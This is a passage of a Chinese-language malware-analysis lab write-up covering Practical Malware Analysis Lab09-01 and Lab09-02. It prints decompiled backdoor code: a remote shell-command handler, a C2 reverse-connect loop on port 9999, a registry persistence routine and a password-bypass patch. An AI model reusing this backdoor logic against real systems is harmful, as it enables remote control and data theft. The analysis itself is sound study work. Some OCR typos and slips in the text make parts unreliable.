00402B61	75 64	jnz short Lab09-01.00402B67	
00402B63	837D 08 03	cmp [arg.1],0x3	
00402B67	75 31	jnz short Lab09-01.00402B9A	
00402B69	68 00040000	push 0x400	
00402B6E	8D8D FCFBFFFF	lea ecx,[local.257]	
00402B74	51	push ecx	
00402B75	E8 36FAFFFF	call Lab09-01.004025B0	
00402B7A	83C4 08	add esp,0x8	
00402B7D	85C0	test eax,eax	

可以看到函数的返回值无论如何已经是1了，那么jnz将进行跳转，跳转后又进行了函数调用：

00402B2E	E8 DDF9FFFF	call Lab09-01.00402510	
00402B33	83C4 04	add esp,0x4	
00402B36	85C0	test eax,eax	
00402B38	75 05	jnz short Lab09-01.00402B3F	
00402B3A	E8 D1F8FFFF	call Lab09-01.00402410	
00402B3F	8B4D 0C	mov ecx,[arg.2]	
00402B42	8B51 04	mov edx,dword ptr ds:[ecx+0x4]	
00402B45	8995 E0E7FFFF	mov [local.1544],edx	
00402B48	68 70C14000	push Lab09-01.0040C170	ASCII "-in"
00402B50	8B85 E0E7FFFF	mov eax,[local.1544]	
00402B56	50	push eax	
00402B57	E8 B30C0000	call Lab09-01.0040380F	
00402B5C	83C4 08	add esp,0x8	
00402B5F	85C0	test eax,eax	
00402B61	75 64	jnz short Lab09-01.00402B67	
00402B63	837D 08 03	cmp [arg.1],0x3	
00402B67	75 31	jnz short Lab09-01.00402B9A	
00402B69	68 00040000	push 0x400	
00402B6E	8D8D FCFBFFFF	lea ecx,[local.257]	
00402B74	51	push ecx	
00402B75	E8 36FAFFFF	call Lab09-01.004025B0	
00402B7A	83C4 08	add esp,0x8	
00402B7D	85C0	test eax,eax	

调用了 `0040380F` 函数，IDA内已经将该函数识别为 `__mbscmp`，它是一个字符串比对函数。

```

.text:0040380F ; int __cdecl _mbcmp(const unsigned __int8 *Str1, const unsigned
.text:0040380F _mbcmp      proc near          ; CODE XREF: _main+67↑p
.text:0040380F                                     ; _main+EF↑p ...
.text:0040380F Str1          = dword ptr 4
.text:0040380F Str2          = dword ptr 8
.text:0040380F
.text:0040380F      cmp     dword_40EE4C, 0
.text:00403816      push    ebx
.text:00403817      push    esi
.text:00403818      push    edi
.text:00403819      jnz     short loc_40382C
.text:0040381B      push    [esp+0Ch+Str2] ; Str2
.text:0040381F      push    [esp+10h+Str1] ; Str1
.text:00403823      call     _strcmp

```

恶意代码接下来的跳转比较多，行为复杂，采用IDA继续分析。

查看sub\_402510的反编译：

```

1  BOOL __cdecl sub_402510(int a1)
2  {
3      char v2; // [esp+4h] [ebp-4h]
4      char v3; // [esp+4h] [ebp-4h]
5
6      if ( strlen((const char *)a1) != 4 )
7          return 0;
8      if ( *(_BYTE *)a1 != 'a' )
9          return 0;
10     v2 = *(_BYTE *)(a1 + 1) - *(_BYTE *)a1;
11     if ( v2 != 1 )
12         return 0;
13     v3 = 'c' * v2;
14     return v3 == *(char *)(a1 + 2) && (char)(v3 + 1) == *(char *)(a1 + 3);
15 }

```

刚刚我们把它的返回值直接修改为1，现在我们来分析一下这个函数的原理。

这个函数的实参是命令行的最后一个参数，它首先检查该参数长度是否为4，如果不为4，或第一个字母不为a，则返回0。接下来计算第二个字符与第一个字符之差，即为他们ASCII码之差，如果为1则满足，显然第二个字母应该是b。然后检查v3 = 'c'\*1 = 1，显然第三个字母是c。最后第四个字母满足：

```
1 (char)(v3 + 1) == *(char *)(a1 + 3)
```


可以推出第四个字母是d。

这样，命令行最后一个参数，即密码是abcd字符串。

由于后续恶意代码的操作过长，在此简化地做一个描述：

继续调试恶意代码，我们将看到恶意代码使用一个与恶意代码可执行文件相同的basename在地址0x4026CC处打开一个服务管理器。basename是去除目录路径和文件扩展名信息之后的文件名。如果服务不存在，则恶意代码以管理器服务basename作为名字，创建一个自启动的服务，并设置二进制路径为%SYSTEMROOT%system32filename>。在地址0x4028A1处，恶意代码将自己复制到%SYSTEMROOT%system32目录下。0x4015BO函数改变了复制文件的修改、访问和最后变化时间戳，来与那些kernel32dll等系统文件保持一致。

最后，恶意代码将创建注册表项：



```
1 int __cdecl sub_401070(const char *a1, const char *a2, const char *a3, const char *a4)
2 {
3     HKEY phkResult; // [esp+8h] [ebp-100Ch] BYREF
4     BYTE Data[4100]; // [esp+Ch] [ebp-1008h] BYREF
5     char *u7; // [esp+1010h] [ebp-4h]
6
7     memset(Data, 0, 4097);
8     u7 = (char *)Data;
9     strcpy((char *)Data, a1);
10    u7 += strlen(a1) + 1;
11    strcpy(u7, a2);
12    u7 += strlen(a2) + 1;
13    strcpy(u7, a3);
14    u7 += strlen(a3) + 1;
15    strcpy(u7, a4);
16    u7 += strlen(a4) + 1;
17    if ( RegCreateKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft \\XPS", 0, 0, 0, 0xF003Fu, 0, &phkResult, 0) )
18        return 1;
19    if ( RegSetValueExA(phkResult, "Configuration", 0, 3u, Data, 0x1000u) )
20    {
21        CloseHandle(phkResult);
22        return 1;
23    }
24    else
25    {
26        CloseHandle(phkResult);
27        return 0;
28    }
29 }
```

此函数 `sub_401070` 的作用是：

1. 初始化一个字节数组 `Data` 并将其所有内容设置为0。
2. 将函数的四个参数 `a1`，`a2`，`a3`，和 `a4` 按顺序复制到 `Data` 数组中，每个参数之间都用null (`\0`) 字符分隔。这样，`Data` 数组中会包含四个以null终止的字符串。
3. 尝试创建或打开计算机中的注册表键 `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft \XPS`。
4. 如果无法创建或打开该键，函数返回1。
5. 如果成功创建或打开，则尝试设置该键下名为“Configuration”的值，值的类型为 `REG_MULTII_SZ`（表示多个以null终止的字符串），值的内容是 `Data` 数组。
6. 如果设置值失败或发生错误，函数关闭注册表键的句柄并返回1。
7. 如果设置成功，函数关闭注册表键的句柄并返回0，表示操作成功。

总的来说，这个函数将四个字符串保存到注册表中。

经过再次动态调试，可以知道四个字符串分别是：`ups`，`http://www.practicalmalwareanalysis.com`，`80`，`60`，这似乎是一些网络特征。

另外，如果提供 `-cc` 选项，将会经过 `sub_401280` 函数：


```
1 int __cdecl sub_401280(char *a1, int a2, char *a3, int a4, char *a5, int
a6, char *a7)
2 {
3     HKEY phkResult; // [esp+8h] [ebp-1010h] BYREF
4     BYTE Data[4096]; // [esp+10h] [ebp-1008h] BYREF
5     DWORD cbData; // [esp+1010h] [ebp-8h] BYREF
6     BYTE *v12; // [esp+1014h] [ebp-4h]
7
8     cbData = 4097;
9     if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft \\XPS", 0,
0xF003Fu, &phkResult) )
10         return 1;
11     if ( RegQueryValueExA(phkResult, "Configuration", 0, 0, Data, &cbData) )
```

```

12 {
13     CloseHandle(phkResult);
14     return 1;
15 }
16 else
17 {
18     v12 = Data;
19     strcpy(a1, (const char *)Data);
20     v12 += strlen(a1) + 1;
21     strcpy(a3, (const char *)v12);
22     v12 += strlen(a3) + 1;
23     strcpy(a5, (const char *)v12);
24     v12 += strlen(a5) + 1;
25     strcpy(a7, (const char *)v12);
26     v12 += strlen(a7) + 1;
27     CloseHandle(phkResult);
28     return 0;
29 }
30 }

```

它与刚刚的sub\_401070相反，它是读取注册表的键值并输出。如下所示：



```

C:\Windows\System32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\aja\Desktop\BinaryCollection\Chapter_9L>Lab09-01-crack.exe -cc epar
k:ups h:http://www.practicalmalwareanalysis.com p:80 per:60

C:\Users\aja\Desktop\BinaryCollection\Chapter_9L>a

```

那么我们可以列出支持的命令行选项：

命令行选项	函数地址	作用
-in	0x402600	安装服务
-re	0x402900	卸载服务
-c	0x401070	设置注册表配置键
-cc	0x401280	打印注册表配置键

找到函数sub\_402020，它是与后门功能有关的函数：

```

1 int __cdecl sub_402020(char *name)
2 {
3     char *v2; // eax
4     char *v3; // eax
5     char *v4; // eax
6     u_short hostshort; // [esp+4h] [ebp-424h]

```



```

7 FILE *Stream; // [esp+8h] [ebp-420h]
8 const char *Command; // [esp+Ch] [ebp-41Ch]
9 u_short v8; // [esp+10h] [ebp-418h]
10 char *lpFileName; // [esp+14h] [ebp-414h]
11 u_short v10; // [esp+18h] [ebp-410h]
12 char *v11; // [esp+1Ch] [ebp-40Ch]
13 const char *String; // [esp+20h] [ebp-408h]
14 int v13; // [esp+24h] [ebp-404h]
15 char Str1[1024]; // [esp+28h] [ebp-400h] BYREF
16
17 if ( sub_401E60(Str1, 1024) )
18     return 1;
19 if ( !strcmp(Str1, "SLEEP", strlen("SLEEP")) )
20 {
21     strtok(Str1, " ");
22     String = strtok(0, " ");
23     v13 = atoi(String);
24     Sleep(1000 * v13);
25 }
26 else if ( !strcmp(Str1, "UPLOAD", strlen("UPLOAD")) )
27 {
28     strtok(Str1, " ");
29     v2 = strtok(0, " ");
30     v10 = atoi(v2);
31     v11 = strtok(0, " ");
32     if ( sub_4019E0(name, v10, v11) )
33         return 1;
34 }
35 else if ( !strcmp(Str1, "DOWNLOAD", strlen("DOWNLOAD")) )
36 {
37     strtok(Str1, " ");
38     v3 = strtok(0, " ");
39     v8 = atoi(v3);
40     lpFileName = strtok(0, " ");
41     if ( sub_401870(name, v8, lpFileName) )
42         return 1;
43 }
44 else if ( !strcmp(Str1, "CMD", strlen("CMD")) )
45 {
46     strtok(Str1, " ");
47     v4 = strtok(0, " ");
48     hostshort = atoi(v4);
49     Command = strtok(0, "`");
50     Stream = _popen(Command, "rb");
51     if ( !Stream )
52         return 1;

```



```

53     if ( sub_401790(name, hostshort, Stream) )
54     {
55         _pclose(Stream);
56         return 1;
57     }
58     _pclose(Stream);
59 }
60 else
61 {
62     strncmp(Str1, "NOTHING", strlen("NOTHING"));
63 }
64 return 0;
65 }

```

与上述分析命令行选项的过程类似，我们也可以得出**恶意代码后门功能**的列表：

后门命令	函数地址	命令格式	作用
SLEEP	0x402076	SLEEP seconds	休眠若干秒
UPLOAD	0x4019E0	UPLOAD port filename	通过端口port连接远程主机读取内容并创建本地文件
DOWNLOAD	0x401870	DOWNLOAD port filename	通过端口port连接远程主机并发送本地文件
CMD	0x402268	CMD port command	使用cmd运行shell命令并发送到远程主机
NOTHING	0x402356	NOTHING	操作

总之，这个恶意代码是一个反向链接的恶意软件。为了安装、设置和卸载该病毒，必须在最后输入密码abcd。为了确保其持续运行，它会将自己复制到%SYSTEMROOT%\WINDOWS\system32文件夹，并设置为开机启动服务。使用命令行选项-re或-c标识都可以完整地卸载此病毒。一旦安装并执行，它会从注册表中读取服务器的配置，并向远端服务器发起HTTP/1.0的GET请求。其控制指令被植入到返回的内容中。此病毒可以解析5种指令，其中之一允许执行指定的shell命令。

- **Q1：如何让这个恶意代码安装自身？**

使用 `-in` 参数，并且提供密码，即 `abcd`，即可让恶意代码安装自己。

- **Q2：这个恶意代码的命令行选项是什么？它要求的密码是什么？**

恶意代码包括4个命令行选项，分别是 `-in`，`-c`，`-re`，`-cc`，密码是字符串 `abcd`，四个命令行选项的功能见上述分析表格。

- **Q3：如何利用 OllyDbg永久修补这个恶意代码，使其不需要指定的命令行密码？**

我们可以修改0x402510函数的前几个字节，将其替换成汇编指令:mov eax, 0x1; retn; 的二进制码，为B8 01 00 00 00 C3

- **Q4: 这个恶意代码基于系统的特征是什么?**

恶意代码创建了注册表项: `HKLM\Software\Microsoft \XPS\Configuration`，同时也创建了名为xxx的服务，其中服务名称是命令行参数给定。并且，恶意代码把自身复制到Windows系统目录下，且把文件名修改为服务名。

- **Q5: 这个恶意代码通过网络命令执行了哪些不同操作?**

执行五个命令之一: SLEEP UPLOAD DOWNLOAD CMD NOTHING，命令含义以及用法见上述分析表格。


- **Q6: 这个恶意代码是否有网络特征?**

恶意代码将使用HTTP/1.0 GET请求，向 `http://www.practicalmalwareanalysis.com` 发出信号，但是资源是可配置的，形式如 `xxx/xxx.xxx`。


## 3.2 Lab09-02.exe

- 静态分析

使用exeinfoPE查看加壳：



我们打开 **Pestudio** 进行基本静态分析，查看其导入表和字符串：



导入表发现了其使用 **WSASocketA**，**WSAStartup** 等网络函数，**CreateProcessA** 等进程函数，推测其存在连接远程服务器的动机。

字符串中没有什么亮点。

接下来打开**IDA**，查看main函数的反编译代码：

```

1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3      SOCKET s; // [esp+8h] [ebp-304h]
4      CHAR Filename[272]; // [esp+Ch] [ebp-300h] BYREF
5      int v6[9]; // [esp+11Ch] [ebp-1F0h] BYREF
6      struct sockaddr v7; // [esp+140h] [ebp-1CCh] BYREF
7      struct hostent *v8; // [esp+150h] [ebp-1BCh]
8      int v9; // [esp+154h] [ebp-1B8h]
9      int v10; // [esp+158h] [ebp-1B4h]
10     char Str[16]; // [esp+15Ch] [ebp-1B0h] BYREF
11     char Str1[8]; // [esp+16Ch] [ebp-1A0h] BYREF
12     struct WSADATA WSADATA; // [esp+174h] [ebp-198h] BYREF
13     char *name; // [esp+304h] [ebp-8h]
14     char *Str2; // [esp+308h] [ebp-4h]
15
16     strcpy(Str, "1qaz2wsx3edc");
17     strcpy(Str1, "ocl.exe");
18     qmemcpy(v6, &unk_405034, 33u);
19     v9 = 0;
20     memset(Filename, 0, 270);
21     GetModuleFileNameA(0, Filename, 270u);
22     Str2 = strrchr(Filename, '\\') + 1;
23     if ( strcmp(Str1, Str2) )
24         return 1;
25     while ( 1 )
26     {
27         v10 = WSASStartup(514u, &WSADATA);
28         if ( v10 )
29             return 1;
30         s = WSASocketA(2, 1, 6, 0, 0, 0);
31         if ( s == -1 )
32             break;
33         name = (char *)sub_401089(Str, (int)v6);
34         v8 = gethostbyname(name);
35         if ( v8 )
36         {
37             *(_DWORD *)&v7.sa_data[2] = *(_DWORD **)v8->h_addr_list;
38             *(_WORD *)&v7.sa_data = htons(9999u);
39             v7.sa_family = 2;
40             v10 = connect(s, &v7, 16);
41             if ( v10 != -1 )
42                 sub_401000(
43                     *(_DWORD *)&v7.sa_family,
44                     *(_DWORD *)&v7.sa_data[2],
45                     *(_DWORD *)&v7.sa_data[6],
46                     *(_DWORD *)&v7.sa_data[10],

```

```

47         s);
48     }
49     closesocket(s);
50     WSACleanup();
51     Sleep(30000u);
52 }
53 return 1;
54 }


```

大体上代码先创建了两个字符串，然后进入一个死循环，不断使用socket函数来做某些事情。

其中调用了 `sub_401000` 函数，这个函数似乎是在完成远程后门控制，并且使用了cmd命令行。

### • 动态分析

在IDA中看到main函数位于 `0x00401128`，因此我们在Ollydbg载入后，在此处下断点方便直接进入主函数：



有趣的是，代码在栈上创建了一个字符串，采用一次向栈上移动一个字符的方式，这是一种字符串的混淆操作，它得到了两个字符串：

```

1 1qaz2wsx3edc
2 ocl.exe

```

接下来，分别调用了 `GetModuleFileNameA` 和函数 `00401550`：

Address	Disassembly	Comment
00401108	mov byte ptr es:[edi],byte ptr ds:[esi]	
00401109	C785 48FFFFFF mov [local.110],0x0	
004011E3	C685 00FFFFFF mov byte ptr ss:[ebp-0x300],0x0	
004011EA	B9 43000000 mov ecx,0x43	
004011EF	33C0 xor eax,ecx	
004011F1	808D 01FFFFFF lea edi,dword ptr ss:[ebp-0x2FF]	
004011F7	F3:AB rep stos dword ptr es:[edi]	
004011F9	AA stos byte ptr es:[edi]	
004011FA	68 0E010000 push 0x10E	BufSize = 10E (270.)
004011FF	0085 00FFFFFF lea eax,[local.192]	
00401205	50 push eax	PathBuffer = 0000003D
00401206	6A 00 push 0x0	hModule = NULL
00401208	FF15 0C404000 call dword ptr ds:[<KERNEL32.GetModuleFileNameA>]	GetModuleFileNameA
0040120E	6A 5C push 0x5C	
00401210	808D 00FFFFFF lea ecx,[local.192]	
00401216	51 push ecx	
00401217	E8 34030000 call Lab09-02.00401550	
0040121C	83C4 08 add esp,0x8	
0040121F	8945 FC mov [local.1],eax	
00401222	8B55 FC mov edx,[local.1]	Lab09-02.004016C8
00401225	83C2 01 add edx,0x1	
00401228	8955 FC mov [local.1],edx	
0040122B	8B45 FC mov eax,[local.1]	Lab09-02.004016C8

这个函数在IDA已经被标识为 `_strchr` 函数，这是一个C运行时库函数：

```

.text:00401550 ; char * _cdecl strchr(const char *Str, int Ch)
.text:00401550 _strchr      proc near               ; CODE XREF: _main+EF ↑ p
.text:00401550
.text:00401550 Str          = dword ptr 8
.text:00401550 arg_4        = dword ptr 0Ch
.text:00401550
.text:00401550          push    ebp
.text:00401551          mov     ebp, esp
.text:00401553          push    edi
.text:00401554          mov     edi, [ebp+Str]
.text:00401557          xor     eax, eax
.text:00401559          or      ecx, 0FFFFFFFh
.text:0040155C          repne scasb
.text:0040155E          inc     ecx
.text:0040155F          neg     ecx
.text:00401561          dec     edi
.text:00401562          mov     al, byte ptr [ebp+arg_4]
.text:00401565          std
.text:00401566          repne scasb
.text:00401568          inc     edi
.text:00401569          cmp     [edi], al
.text:0040156B          jz      short returndi
.text:0040156D          xor     eax, eax
.text:0040156F          jmp     short toend_0

```

同样地，接下来的004014C0函数也是库函数，为 `_strcmp`

```

.text:004014C0 ; int _cdecl strcmp(const char *Str1, const char *Str2)
.text:004014C0 _strcmp      proc near               ; CODE XREF: _main+10E ↑ p
.text:004014C0
.text:004014C0 Str1         = dword ptr 4
.text:004014C0 Str2         = dword ptr 8
.text:004014C0
.text:004014C0          mov     edx, [esp+Str1]
.text:004014C4          mov     ecx, [esp+Str2]
.text:004014C8          test    edx, 3
.text:004014CE          jnz     short dopartial
.text:004014D0
.text:004014D0 dodwords:                ; CODE XREF: _strcmp+3C ↓ j
.text:004014D0                                ; _strcmp+66 ↓ j ...
.text:004014D0          mov     eax, [edx]
.text:004014D2          cmp     al, [ecx]
.text:004014D4          jnz     short donene
.text:004014D6          or      al, al
.text:004014D8          jz      short doneeq
.text:004014DA          cmp     ah, [ecx+1]
.text:004014DD          jnz     short donene
.text:004014DF          or      ah, ah
.text:004014E1          jz      short doneeq
.text:004014E3          cbr     eax, 10h

```

00401208	FF15 0C404000	call dword ptr ds:[<KERNEL32.GetModuleFileNameA>]	GetModuleFileNameA
0040120E	6A 5C	push 0x5C	
00401210	808D 00FFFFFF	lea ecx,[local.192]	
00401216	51	push ecx	
00401217	E8 34030000	call Lab09-02.00401550	
0040121C	83C4 08	add esp,0x8	
0040121F	8945 FC	mov [local.1],eax	
00401222	8B55 FC	mov edx,[local.1]	Lab09-02.004016C8
00401225	83C2 01	add edx,0x1	
00401228	8955 FC	mov [local.1],edx	
0040122B	8B45 FC	mov eax,[local.1]	Lab09-02.004016C8
0040122E	50	push eax	
0040122F	808D 60FFFFFF	lea ecx,[local.104]	
00401235	51	push ecx	
00401236	E8 85020000	call Lab09-02.004014C0	
0040123B	83C4 08	add esp,0x8	

既然调用了strcmp，我们查看堆栈：

0018FC34	0018FDA8	ASCII "ocl.exe"
0018FC38	0018FC79	ASCII "Lab09-02.exe"
0018FC3C	00000000	

发现它正在把恶意代码的文件名和"ocl.exe"作比较。显然，恶意代码只有被命名成这个名字才能正常运行。

接下来在004012BD处对00401089进行调用，堆栈如下：

004012BD	E8 C7FDFFFF	call ocl.00401089	
004012C2	83C4 08	add esp,0x8	
004012C5	8945 F8	mov [local.2],eax	
004012C8	8B45 F8	mov eax,[local.2]	
004012CB	50	push eax	
004012CC	FF15 A4404000	call dword ptr ds:[<&WS2_32.#52>]	Name = 00000070 ??? gethostbyname
004012D2	8985 44FEFFFF	mov [local.111],eax	
004012D8	83BD 44FEFFFF	cmp [local.111],0x0	
004012DF	75 23	jmp short ocl.00401304	
00401089=ocl.00401089			

地址	HEX 数据	ASCII
00404000	36 11 3E 76 72 10 3E 76 FF 10 3E 76 91 14 3E 76	6[ur]>u?>u
00404010	C6 83 40 76 95 17 3E 76 F1 C7 40 76 0A 19 3E 76	兹@v?>u袂@v. >u
00404020	D7 48 3E 76 22 12 3E 76 A0 C7 63 77 A1 50 3E 76	请>v">u据cw >u
00404030	D6 44 3E 76 28 7A 3E 76 62 D8 3F 76 E5 17 3E 76	编>u(z>ub?u?>u

0018FC34	0018FD98	ASCII "1qaz2wsx3edc"
0018FC38	0018FD58	
0018FC3C	00000000	
0018FC40	00000000	
0018FC44	00000070	

进入这个函数，其中内部在堆栈缓冲区对该字符串进行多字节异或循环解密，最终得到网址：

00401086	8B45 08	mov eax,[arg.1]	
00401089	50	push eax	
0040108A	E8 81030000	call ocl.00401440	
0040108F	83C4 04	add esp,0x4	
004010C2	8985 FCFFFFFF	mov [local.65],eax	
004010C8	C785 F8FFFFFF	mov [local.66],0x0	
004010D2	EB 0F	jmp short ocl.004010E3	
004010D4	8B8D F8FFFFFF	mov ecx,[local.66]	
004010DA	83C1 01	add ecx,0x1	
004010DD	898D F8FFFFFF	mov [local.66],ecx	
004010E3	83BD F8FFFFFF	cmp [local.66],0x20	
004010EA	7D 31	jge short ocl.0040111D	
004010EC	8B55 0C	mov edx,[arg.2]	
004010EF	8395 F8FFFFFF	add edx,[local.66]	
004010F5	0FBE00	movsx ecx,byte ptr ds:[edx]	
004010F8	8B85 F8FFFFFF	mov eax,[local.66]	
004010FE	99	cq	
004010FF	F7BD FCFFFFFF	idiv [local.65]	
00401105	8B45 08	mov eax,[arg.1]	
00401108	0FBE1410	movsx edx,byte ptr ds:[eax+edx]	
0040110C	33CA	xor ecx,edx	
0040110E	8B85 F8FFFFFF	mov eax,[local.66]	
00401114	8B8C05 00FFFF	mov byte ptr ss:[ebp+eax-0x100],cl	
0040111B	EB 87	jmp short ocl.004010D4	
0040111D	8D85 00FFFFFF	lea eax,[local.64]	
00401123	5F	ret	0018FD56
00401124	8BE5	mov esp,ebp	
00401126	5D	pop ebp	0018FD56
00401127	C3	ret	

堆栈 [0018FB20]=0018FD56 (0018FD56)	
di=0018FC2C	

EAX	0018FB20	ASCII "www.practicalmalwareanalysis.com"
ECX	00000020	
EDX	00000078	
EBX	7EFD0000	
ESP	0018FB20	
EBP	0018FC2C	
ESI	00405055	ocl.00405055
EDI	0018FC2C	
EIP	00401123	ocl.00401123
C 0	ES	002B 32位 0(FFFFFFFF)
P 1	CS	0023 32位 0(FFFFFFFF)
A 0	SS	002B 32位 0(FFFFFFFF)
Z 1	DS	002B 32位 0(FFFFFFFF)
S 0	FS	0053 32位 7EFD0000(FFF)
T 0	GS	002B 32位 0(FFFFFFFF)
D 0		
O 0	LastErr	ERROR_SUCCESS (00000000)
EFL	00000246	(NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty	0.0
ST1	empty	0.0
ST2	empty	0.0
ST3	empty	0.0
ST4	empty	0.0
ST5	empty	0.0
ST6	empty	0.0
ST7	empty	0.0
EST	0000	Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)

这个网址将被传给gethostbyname函数，将返回一个IP地址，并补充sockaddr\_in结构体。

接下来，代码设置了TCP服务器端口为9999，并设置结构体属性AF\_INET，代码会尝试连接上述网址，如果失败，则休眠30秒：

FF15 AC404000	call dword ptr ds:[<&WS2_32.#116>]	WSACleanup
68 30750000	push 0x7500	Timeout = 30000. ms
FF15 00404000	call dword ptr ds:[<&KERNEL32.Sleep>]	Sleep
E9 D2FEFFFF	jmp ocl.0040124C	
0005 F5FEFFFF	mov eax,[local.1000]	

如果成功，那么将进入函数00401000

00401375	-	E9 D2FEFFFF	jmp ocl.0040124C
0040137A	>	8B85 FCFCFFFF	mov eax,[local.193]
00401380	-	50	push eax
00401381	-	83EC 10	sub esp,0x10
00401384	-	8BCC	mov ecx,esp
00401386	-	8B95 34FEFFFF	mov edx,[local.115]
0040138C	-	8911	mov dword ptr ds:[ecx],edx
0040138E	-	8B85 38FEFFFF	mov eax,[local.114]
00401394	-	8941 04	mov dword ptr ds:[ecx+0x4],eax
00401397	-	8B95 3CFEFFFF	mov edx,[local.113]
0040139D	-	8951 08	mov dword ptr ds:[ecx+0x8],edx
004013A0	-	8B85 40FEFFFF	mov eax,[local.112]
